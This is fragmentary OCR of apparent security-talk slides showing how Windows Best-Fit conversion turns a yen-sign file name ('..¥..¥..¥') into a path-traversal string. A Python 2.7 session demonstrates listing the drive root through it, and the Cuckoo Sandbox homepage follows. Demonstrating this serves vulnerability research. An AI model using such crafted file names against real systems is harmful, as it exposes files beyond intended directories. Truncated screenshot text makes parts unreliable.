
ISO 8859-1: 對於 ISO 646 的 8-Bits 擴展

So-called Latin-1

U+00A5


¥


Yen Sign






U+005C
¥
U+00A5
¥
Microsoft
JAKE-CLARK.TUMBLR


as a filename?


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
..¥..¥..¥
File
Home
Share
View
..¥..¥..¥
Quick access
Desktop
Downloads
Documents
Pictures
42.txt
42.txt - Notepad
File Edit Format View Help
Absolutely Normal!


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
..¥..¥..¥
File
Home
Share
View
..¥..¥..¥
Command Prompt - python
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.
C:\Users\DEVCORE\Desktop>python
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.
Type "help", "copyrigh redits" or "license" for more informa
>>> import os
>>> os.listdir('.')


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
File
Home
Share
View
Command Prompt - python
Microsoft Windows [Versi
(c) Microsoft Corporatio
C:\Users\DEVCORE\Desktop
Python 2.7.18 (v2.7.18:8
Type "help", "copyrigh
>>> import os
>>> os.listdir('.')
Bestfit!
typedef struct _WIN32_FIND_DATAA {
DWORD dwFileAttributes;
FILETIME ftCreationTime;
FILETIME ftLastAccessTime;
...
CHAR cFileName[MAX_PATH];
};


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
..¥..¥..¥
File
Home
Share
View
..¥..¥..¥
Command Prompt - python
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.
C:\Users\DEVCORE\Desktop>python
Python 2.7.18 (v2.7.18:8d21aa21f2, Apr 20 2020, 13:25:05) [MSC v.
Type "help", "copyright", "credits" or "license" for more informa
>>> import os
>>> os.listdir('.')
[..\\..\\..\\ , 'desktop.ini']


Recycle Bin
..¥..¥..¥
Google Chrome
Microsoft Edge
File
Home
Share
View
..¥..¥..¥
Command Prompt - python
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.
C:\Users\DEVCORE\Desktop>py
Python 2.7.18 (v2.7.18:8d21
20 2020, 13:25:05) [MSC v.
Type "help", "copyright",
"license" for more informa
>>> import os
>>> os.listdir('.')
['..\\..\\..\\', 'desktop.ini']
>>> os.listdir(os.listdir('.')[0])
['$Recycle.Bin', 'bootmgr', 'BOOTNXT', 'Documents and Settings',
agefile.sys', 'PerfLogs', 'Program Files', 'Program Files (x86)',
very', 'secret.txt', 'swapfile.sys', 'System Volume Information',

Automated Malware Analysis

cuckoosandbox.org/index.html

無痕視窗

Home About Download Documentation Development FAQ Blog Community

Malware? Tear it apart, discover its ins and outs and collect actionable threat data. Cuckoo is the leading **open source** automated malware analysis system.

Get Cuckoo!

About

Being able to understand the way malware operate is the key to properly **fight** them. Cuckoo Sandbox helps you achieving this goal in an easy and automated fashion.

Read more »

Download

Cuckoo Sandbox is a completely **open source** solution, meaning that you can look at its internals, modify it and customize it at your will. Go on and download it to start tackling malware.

Read more »

Participate

Cuckoo Sandbox is a **community** effort. The only reason of it's growth and popularity is the people using it and contributing to it. Get in touch with the developers and with the users now!

Read more »

Requirements — Cuckoo San

